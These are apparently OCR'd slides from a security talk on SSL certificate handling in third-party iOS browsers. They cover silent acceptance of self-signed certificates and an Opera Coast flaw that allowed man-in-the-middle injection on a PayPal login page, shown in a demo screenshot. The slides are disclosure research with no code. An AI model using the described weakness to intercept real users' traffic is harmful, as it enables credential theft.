
# SSL

# SSL

- By default invalid certificates for iOS UIWebView https requests are rejected without user interaction
- This can be changed
  (e.g. allowing a user to accept self-signed cert)
- **14%** of tested browsers:
  self-signed SSL certificates are silently accepted

# Opera Coast

- SSL certificates in requests to embedded resources (e.g. scripts) are not validated
- SSL Man-in-the-Middle possible on most websites, including PayPal (modification of JavaScript loaded from other domain on PayPal login page)
- Partially fixed in Coast 3.0
- Coast automatically saves passwords without user interaction and ignoring autocomplete="off" (the latter being common practice currently), increasing the impact of Man-in-the-Middle attack


No SIM
22:32
81%
PayPal
Log in to your account
Email address
john.mitm.doe@gmail.com
Password
Log In
Forgot your email address or password?
Sign Up for Free
All in one pay.
Pick a card, any card, or bank account, or even apply to get a line of credit from us. It's your money, you choose how to spend it.
usually free.
https://www.paypal.com
Hi, this is Man-in-the-Middle and your password is Password123
OK
Copyright © 1999-2014 PayPal. All rights reserved.

**SSL**

# Summary

- iOS UIWebView API and AppStore restrictions do not allow developers to build browser applications that are both **functional** and **secure**.
  *Apple, please change this…*

- Most 3rd party iOS browsers are **experimental** or side projects, built with less attention to detail.

- What about browsers added with MDM and other enterprise solutions?

- **https://ios.browsr-tests.com**

# Thank you

- Apple Product Security
- Chrome Security Team
- Yandex Security Team
- Opera Security Team
- F-Secure

# References


- https://ios.browsr-tests.com
- https://developer.apple.com/library/ios/documentation/AppleApplications/Reference/SafariWebContent/
- https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIWebView_Class/Reference/Reference.html
- https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIWebViewDelegate_Protocol/Reference/Reference.html
- https://developer.apple.com/library/mac/documentation/corefoundation/Reference/CFURLRef/Reference/reference.html
- https://www.owasp.org/index.php/IOS_Developer_Cheat_Sheet
- https://www.owasp.org/index.php/IOS_Application_Security_Testing_Cheat_Sheet

# References


- https://code.google.com/p/browsersec/
- http://www.w3.org/TR/CSP/
- http://www.slideshare.net/iphonepentest/ios-application-insecurity
- https://labs.mwrinfosecurity.com/blog/2012/04/16/adventures-with-ios-uiwebviews/
- http://www.shmoo.com/idn/
- http://blog.chromium.org/2008/12/security-in-depth-local-web-pages.html
- http://research.microsoft.com/pubs/73101/guilogicsecurity.pdf
- http://gs.statcounter.com

# References


- https://code.google.com/p/chromium/issues/detail?id=146760
- https://code.google.com/p/chromium/issues/detail?id=147625
- https://code.google.com/p/chromium/issues/detail?id=324969
- https://code.google.com/p/chromium/issues/detail?id=326118
- https://code.google.com/p/chromium/issues/detail?id=326125
- https://code.google.com/p/chromium/issues/detail?id=348640
- http://blogs.opera.com/mobile/2014/05/opera-coast-updated-3-02/
- http://www.f-secure.com/en/web/labs_global/fsc-2014-4
- http://browser-shredders.blogspot.com

# Questions?

Thank you

lukasz.pilorz@runic.pl, marek.zmyslowski@owasp.org

Twitter: @runicpl, @marekzmyslowski